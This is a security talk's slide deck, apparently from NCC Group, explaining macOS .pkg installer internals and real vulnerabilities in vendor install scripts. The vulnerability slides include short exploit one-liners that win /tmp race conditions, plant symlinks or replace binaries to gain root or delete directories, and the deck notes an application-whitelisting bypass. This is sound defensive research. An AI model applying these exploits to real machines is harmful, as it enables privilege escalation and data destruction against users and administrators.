Unpacking .pkgs

A look inside macOS Installer packages and common security flaws

nccgroup

This is Me

- Experience: 11 years professional, 20+ years hobbyist
  - Self-taught → Stanford → iSEC Partners → NCC Group
- Security consultant: appsec focus
  - IC → Management → IC

nccgroup

This is Me

- Experience: 11 years professional, 20+ years hobbyist
  - Self-taught → Stanford → iSEC Partners → NCC Group
- Security consultant: appsec focus
  - IC → Management → IC
- “Dana Vollmer’s husband” (5x Olympic Gold Medalist)

nccgroup

This is Me

- Experience:
  - Self-taug
- Security cons
  - IC → Ma
- “Dana Vollme

Dana Vollmer's Husband Andy Grant

Swimmer **Dana Vollmer** will be celebrating her first wedding anniversary shortly after the Olympics, on August 20, 2012. The pair met while swimming for rival schools in college though Grant has since retired from the sport. **He's in computer security and hopefully has lots of time off to support his wife's Olympic run.**

http://www.zimbio.com/Hottest+Olympic+Husbands+and+Boyfriends/articles/u_giY9WHdG9/Dana+Vollmer+Husband+Andy+Grant

nccgroup


Overview

- Motivation
- The package
- Unpacking
- What can (and does) go wrong

nccgroup

Why?

- I've got trust issues
  - What's really going on?
- All in a day's work
  - Sometimes there's nothing else to look at



nccgroup

A look at the package

The Package - Outside

- Mac OS X Installer flat package (`.pkg` extension)
  - Little to no official documentation
    - Better unofficial (but incomplete) documentation
      https://matthew-brett.github.io/docosx/flat_packages.html
      http://s.sudre.free.fr/Stuff/Ivanhoe/FLAT.html
- eXtensible ARchive (XAR)
- Helpful tools
  - macOS pre-installed `pkgutil`
  - Suspicious Package:
    https://www.mothersruin.com/software/SuspiciousPackage/

But what's inside?

Unpacking

- The easy way

```
pkgutil --expand "/path/to/package.pkg" "/path/to/output/directory"
```

nccgroup

Unpacking

- The easy way


```
pkgutil --expand "/path/to/package.pkg" "/path/to/output/directory"
```

- The hacker way

```
mkdir -p "/path/to/output/directory"
cd "/path/to/output/directory"
xar -xf "/path/to/package.pkg"
```

nccgroup

The Package - Inside



The Package - Distribution, PackageInfo, Bom

- Distribution (XML + JavaScript)
  - Customizations (title, welcome text, readme, background, restart, etc)
  - Script / installation checks (InstallerJS)

The Package - Distribution, PackageInfo, Bom

- Distribution (XML + JavaScript)
  - Customizations (title, welcome text, readme, background, restart, etc)
  - Script / installation checks (InstallerJS)
- PackageInfo (XML)
  - Information on the package
  - Install requirements
  - Installation location
  - Paths to scripts to run

The Package - Distribution, PackageInfo, Bom

- Distribution (XML + JavaScript)
  - Customizations (title, welcome text, readme, background, restart, etc)
  - Script / installation checks (InstallerJS)
- PackageInfo (XML)
  - Information on the package
  - Install requirements
  - Installation location
  - Paths to scripts to run
- Bill of materials (bom)
  - List of files to install, update, or remove
  - File permissions, owner/group, size, etc

The Package - Payload, Scripts

- Payload (CPIO archive, gzip)
  - The files to be installed
  - Extracted to the install location specified in `PackageInfo`

The Package - Payload, Scripts

- Payload (CPIO archive, gzip)
  - The files to be installed
  - Extracted to the install location specified in `PackageInfo`
- Scripts (CPIO archive, gzip)
  - Pre- and post-install scripts and additional resources
    - Bash, Python, Perl, <executable + `#!`>
  - Extracted to random temp directory for execution

Unpacking - Scripts

- gzip’d cpio files

```
cat Scripts | gzip -dc | cpio -i
```

Unpacking - Scripts

- gzip’d cpio files

```
cat Scripts | gzip -dc | cpio -i
```

- But `cpio` knows how to handle compressed files natively

```
cpio -i < Scripts
```

nccgroup

Unpacking - Scripts

- gzip'd cpio files
  ```
  cat Scripts | gzip -dc | cpio -i
  ```
- But `cpio` knows how to handle compressed files natively
  ```
  cpio -i < Scripts
  ```

If you did the easy way (`pkgutil --expand`) this was done for you and `Scripts` is a directory containing the archive's contents

Unpacking - Payload

- Same as `Scripts`

```
cpio -i < Payload
```

Unpacking - Payload

- Same as `Scripts`
  `cpio -i < Payload`
- Sometimes contains more `.pkg` files; recurse!

Unpacking - Payload

- Same as `Scripts`
  `cpio -i < Payload`
- Sometimes contains more `.pkg` files; recurse!

Unlike `Scripts`, `pkgutil --expand` DOES NOT expand `Payload` for you

What happens when I double click the .pkg?

Installation - Order of operations (roughly)

1. Installation checks, specified in `Distribution`:
   `<installation-check script="installCheck();"/>`

Installation - Order of operations (roughly)

1. Installation checks, specified in `Distribution`:

```
<installation-check script="installCheck();"/>
```

2. Preinstall, specified in `PackageInfo`:

```
<scripts>
    <preinstall file="./preinstall"/>
</scripts>
```

nccgroup

Installation - Order of operations (roughly)

1. Installation checks, specified in `Distribution`:
   ```
   <installation-check script="installCheck();"/>
   ```
2. Preinstall, specified in `PackageInfo`:
   ```
   <scripts>
       <preinstall file="./preinstall"/>
   </scripts>
   ```
3. Extract `Payload` to `install-location` from `PackageInfo`

nccgroup

Installation - Order of operations (roughly)

1. Installation checks, specified in `Distribution`:
   ```
   <installation-check script="installCheck();"/>
   ```
2. Preinstall, specified in `PackageInfo`:
   ```
   <scripts>
       <preinstall file="./preinstall"/>
   </scripts>
   ```
3. Extract `Payload` to `install-location` from `PackageInfo`
4. Postinstall, specified in `PackageInfo`:
   ```
   <scripts>
       <postinstall file="./postinstall"/>
   </scripts>
   ```

nccgroup

What can go wrong?

Security - Where are the vulns?

- Scripts
  - Preinstall
  - Postinstall
  - Helper scripts
- Payload
  - Additional scripts (application helpers, uninstall scripts, etc)
  - Normal native app issues (brush up on your reversing skills!)
    - Binary
    - Libraries
    - Kernel modules

nccgroup

Security - Types of vulns

- TOCTOU (minus the TOC)
- `/tmp` isn't safe?!
  - What about for reads? Nope
  - What about for writes? Nope
  - What about for executes? Nope
- Access for all!
  - `chmod 777`

nccgroup

Real vulns in real .pkgs (in the past 8 months)

Into the Wild

- Root privilege escalation
- Symlink abuse
- Privilege escalation
- Arbitrary directory deletion
- Arbitrary code execution

nccgroup

Into the Wild - Root privilege escalation

- Vulnerability
  - `Payload` includes `/var/tmp/Installerutil`
  - Postinstall:

    ```
    sudo /var/tmp/Installerutil --validate_nsbrandingfile
    "$NSBRANDING_JSON_FILE" "$NSINSTPARAM_JSON_FILE"
    ```

- Attack - Logged in non-root user attacking IT admin installing software
  - Exploit:

    ```
    while [ ! -f /var/tmp/Installerutil ]; do :; done; rm
    /var/tmp/Installerutil; cp exploit.sh /var/tmp/Installerutil
    ```

nccgroup

Into the Wild - Symlink abuse

- Vulnerability
  - Preinstall:

    ```
    sudo rm /var/tmp/nsinstallation
    ```
  - Postinstall:

    ```
    sudo chmod 777 /var/tmp/nsinstallation
    sudo chown "${CONSOLE_USER}" /var/tmp/nsinstallation
    ```

- Attack - Any user/process attacking system administrator
  - Exploit:

    ```
    touch /var/tmp/nsinstallation; while [ -f /var/tmp/nsinstallation
    ]; do :; done; ln -s /Applications /var/tmp/nsinstallation
    ```

Into the Wild - Privilege escalation

- Vulnerability
  - Preinstall:

```
rm -rf /tmp/7z
unzipresult=$(/usr/bin/unzip -q "$APP_FOLDER/7z.zip" -d "/tmp")
un7zresult=$(/tmp/7z x "${APP_FOLDER}/xy.7z" -o "$APP_FOLDER")
```

- Attack - Any user/process attacking installing user
  - Exploit:

```
cp exploit.sh /tmp/7z
```

nccgroup

Into the Wild - Arbitrary directory deletion

- Vulnerability
  - Helper script inside Payload:

```
# Clean up garbage
rm -rf /tmp/sdu/*
rmdir /tmp/sdu/
```

- Attack - Any user/process attacking user running installed application
  - Exploit:

```
ln -s /Users/victim /var/sdu
```

nccgroup

Into the Wild - Arbitrary code execution

- Vulnerability
  - PackageInfo:

    ```
    <pkg-info install-location="/tmp/RazerSynapse" auth="root">
    ```
  - Postinstall:

    ```
    cd /tmp/RazerSynapse
    for package in /tmp/RazerSynapse/*.pkg
    do
        installer -pkg "${package}" -target /
    ```

nccgroup

Into the Wild - Arbitrary code execution

- Vulnerability
  - PackageInfo:

    ```
    <pkg-info install-location="/tmp/Razer Synapse" auth="root">
    ```

  - Postinstall:

    ```
    cd /tmp/Razer Synapse
    for package in /tmp/Razer Synapse/*.pkg
    do
        installer -pkg "${package}" -target /
    ```

nccgroup

Into the Wild - Arbitrary code execution

- DEMO!
  - Download target package
  - Extract files from `.pkg`
  - Check `Distribution` for `installation-checks` / `script`
  - Check `PackageInfo` for `install-location` and `scripts`
  - Extract files from `Scripts`
  - Check scripts for vulns
  - Craft exploit for discovered vuln
  - “Deliver” exploit and wait for installation
  - Install package
  - Profit!

nccgroup

Into the Wild - Demo

https://www.youtube.com/watch?v=OvlSLCVgaMs

nccgroup

That Was Unexpected

- “No payload” packages leave no receipts
  - Nothing was “installed”, so no system record of the installation occurring
  - For minimal clicks, do everything during the installation checks
- Application Whitelisting (Google’s Santa) bypass: https://www.praetorian.com/blog/bypassing-google-santa-application-whitelisting-on-macos-part-1
  - On macOS, app whitelisting is at the `execve` level, and `installer` is whitelisted
  - Code run via installation checks and pre- and post-install scripts run as `installer`

nccgroup

Questions?

@andywgrant

nccgroup